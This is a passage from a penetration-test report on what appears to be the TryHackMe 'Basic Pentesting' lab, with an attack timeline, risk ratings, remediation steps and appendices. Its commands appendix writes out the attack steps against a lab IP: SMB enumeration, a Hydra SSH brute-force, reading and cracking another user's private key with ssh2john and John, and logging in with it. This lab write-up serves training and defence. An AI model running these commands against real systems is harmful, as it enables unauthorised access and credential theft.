
3. ssh2john hash extraction and John the Ripper cracking process
4. Read pass.bak file and the challenge was complete.

## Attack Chain Overview

### Visual Attack Path







## Timeline of Attack

| Phase                | Time    | Activity                           |
|----------------------|---------|------------------------------------|
| Reconnaissance       | T+0     | Port scanning, service enumeration |
| Initial Access       | T+30m   | SSH brute-force on jan account     |
| Enumeration          | T+45m   | Found Kay's SSH key                |
| Cracking             | T+1h    | Cracked SSH key passphrase         |
| Privilege Escalation | T+1h15m | Logged in as Kay                   |
| Completion           | T+1h20m | Retrieved all sensitive data       |

## Risk Summary

### Severity Matrix

| Attack Vector           | Likelihood | Impact | Overall Risk |
|-------------------------|------------|--------|--------------|
| SMB Anonymous Access    | High       | High   | Critical     |
| Weak SSH Passwords      | High       | High   | Critical     |
| Weak SSH Key Passphrase | Medium     | High   | High         |
| Information Disclosure  | High       | Medium | Medium       |
| SUID Misconfiguration   | Medium     | Medium | Medium       |

### Risk Breakdown

| Finding                  | CVSS Score | Priority |
|--------------------------|------------|----------|
| SMB Anonymous Share      | 8.5        | 1        |
| Weak SSH Credentials     | 8.0        | 2        |
| SSH Private Key Exposure | 7.8        | 3        |
| Information Disclosure   | 5.0        | 4        |
| SUID Binary Issues       | 6.5        | 5        |

## Recommendations

### Critical - Must Fix Immediately

#### 1. Restrict SMB Access

- **Issue:** Anonymous SMB access exposing sensitive information
- **Fix:** Disable anonymous access, implement proper authentication
- **Command/Steps:**

```
# Edit /etc/samba/smb.conf
[global]
map to guest = never
guest account = nobody
# Remove or restrict the Anonymous share
```

#### 2. Enforce Strong Password Policies

- **Issue:** Users can use easily guessable passwords
- **Fix:**
  - Implement minimum password length (12+ characters)

- Enforce password complexity (uppercase, lowercase, numbers, special chars)
- Require regular password changes
- Implement account lockout policies

### 3. *Secure SSH Keys*

- **Issue:** SSH private keys with weak passphrases
- **Fix:**
  - Enforce strong passphrases for all SSH keys
  - Implement SSH key rotation
  - Use modern key types (ED25519 or RSA 4096)
  - Regularly audit SSH key usage

## High Priority Recommendations

### 4. *Implement Patch Management*

- **Issue:** Outdated software with known vulnerabilities
- **Fix:**

```
sudo apt update && sudo apt upgrade
# Specifically update Apache Struts
# Update Apache Tomcat
```

### 5. *Disable Service Information Disclosure*

- **Issue:** Services revealing version information
- **Fix:**
  - **Apache:** ServerTokens Prod and ServerSignature Off
  - **SSH:** Set DebianBanner no in /etc/ssh/sshd\_config
  - **Tomcat:** Remove default applications, hide version info

## Medium Priority Recommendations

### 6. *Implement Multi-Factor Authentication (MFA)*

- **Issue:** Single-factor authentication is insufficient
- **Fix:** Enable MFA for SSH access using solutions like Google Authenticator

### 7. *Review SUID Binaries*

- **Issue:** Unnecessary SUID binaries present
- **Fix:** Remove SUID bit from unused or unnecessary binaries

```
# Remove SUID from potentially dangerous binaries
sudo chmod u-s /usr/bin/pkexec
```

## 8. *Implement Network Segmentation*

- **Issue:** No segmentation allowing easy lateral movement
- **Fix:** Implement network segregation and restrict inter-service communication

## Best Practice Recommendations

### 9. *Implement Logging and Monitoring*

- Implement centralized logging
- Set up alerts for failed login attempts
- Monitor unusual SSH access patterns

### 10. *Conduct Regular Security Assessments*

- Regular vulnerability scanning
- Periodic penetration testing
- Security awareness training for administrators

## Conclusion

### Assessment Summary

The penetration test successfully demonstrated the ease with which an external attacker could compromise the target system through a combination of misconfigurations and weak security controls. The following key vulnerabilities were exploited:

1. **Information Disclosure** - Through SMB shares and service banners
2. **Weak Authentication** - Via SSH brute-force and weak key passphrases
3. **Privilege Escalation** - Through SSH key access and SUID vulnerabilities

### The Attack Chain

The test proved the feasibility of a full compromise:

```
SMB Enumeration → User Discovery → SSH Brute-Force →  
SSH Key Discovery → Passphrase Cracking → Privilege Escalation →  
Data Exfiltration
```

### Security Posture Rating

The overall security posture of the target system is rated as **CRITICAL RISK** due to:

- Multiple critical vulnerabilities identified and exploited
- Full compromise of the system achieved

- Sensitive data accessible to unauthorized users
- No defense-in-depth measures present

**Final Recommendations**

**1. Immediate Action Required:**

- Disable anonymous SMB access
- Reset all user passwords to strong values
- Update all software to patched versions

**2. Short-Term Improvements:**

- Implement proper access controls
- Enable comprehensive logging
- Review and restrict SUID binaries

**3. Long-Term Strategy:**

- Establish security baseline
- Implement continuous monitoring
- Regular security training
- Scheduled penetration testing

**Approval and Sign-off**

| Role      | Name             | Date        | Signature      |
|-----------|------------------|-------------|----------------|
| Test Lead | Security Analyst | August 2026 | <i>Pending</i> |
| QA Lead   | QA Analyst       | August 2026 | <i>Pending</i> |
| Client    | THM Admin        | August 2026 | <i>Pending</i> |

**Appendix**

**Appendix A: Technical Details**

*Tools and Versions Used*

| Tool            | Version | Purpose              |
|-----------------|---------|----------------------|
| Nmap            | 7.95    | Port scanning        |
| Hydra           | 9.7     | Password brute-force |
| John the Ripper | 1.9.0   | Password cracking    |
| ssh2john        | N/A     | SSH key conversion   |

| Tool       | Version | Purpose                |
|------------|---------|------------------------|
| Metasploit | 6.5     | Exploitation framework |
| Gobuster   | 3.6.3   | Directory enumeration  |
| SMBClient  | 4.20    | SMB enumeration        |

### *Used Commands Reference*

```
# Port Scanning
nmap -sV -sC -p- -A 10.114.133.255

# SMB Enumeration
smbclient -L 10.114.133.255
smbclient -N //10.114.133.255/Anonymous

# SSH Brute-Force
hydra -l jan -P /usr/share/wordlists/rockyou.txt ssh://10.114.133.255 -t 4

# SSH Key Extraction
cat /home/kay/.ssh/id_rsa

# SSH Key Cracking
ssh2john kay_id_rsa > kay_hash.txt
john --wordlist=/usr/share/wordlists/rockyou.txt kay_hash.txt

# SUID Enumeration
find / -perm -4000 2>/dev/null

# User Access
ssh -i kay_id_rsa kay@10.114.133.255
```

### **Appendix B: Vulnerabilities Reference**

| CVE           | Description       | Affected Service | Status     |
|---------------|-------------------|------------------|------------|
| CVE-2018-1336 | Apache Tomcat DoS | Tomcat 9.0.7     | Identified |
| CVE-2017-9805 | Struts RCE        | Struts 2.5.12    | Identified |
| CVE-2021-4034 | PwnKit            | polkit           | Identified |

### **Appendix C: Remediation Checklist**

- ☐ Disable anonymous SMB access
- ☐ Change all weak user passwords
- ☐ Update Apache Struts to latest version
- ☐ Update Apache Tomcat to latest version
- ☐ Restrict SSH key permissions
- ☐ Review SUID binaries

- ☐ Enable security headers on web services
- ☐ Implement logging and monitoring
- ☐ Set up fail2ban for SSH
- ☐ Review system user accounts

## Appendix D: References

1. TryHackMe - Basic Pentesting Room Documentation
2. Nmap Network Scanning Guide
3. Hydra Password Cracking Documentation
4. John the Ripper User Guide
5. OWASP Testing Guide v4
6. PTES (Penetration Testing Execution Standard)

## Screenshot Index

| #  | Description                      |
|----|----------------------------------|
| 1  | Nmap full scan output            |
| 2  | SMB share enumeration            |
| 3  | dev.txt contents                 |
| 4  | Web service enumeration          |
| 5  | Directory enumeration results    |
| 6  | Hydra brute-force results        |
| 7  | SUID enumeration output          |
| 8  | John the Ripper cracking process |
| 9  | Successful SSH login as jan      |
| 10 | Kay's SSH key discovery          |
| 11 | SSH key hash extraction          |
| 12 | Kay's account access via SSH     |
| 13 | Final proof of compromise        |

## End of Report

*This report is confidential and intended only for the use of the individual or entity to which it is addressed. The information contained herein may contain privileged and confidential information. If you are not the intended recipient, you are strictly prohibited from reading, copying, distributing, or using this information.*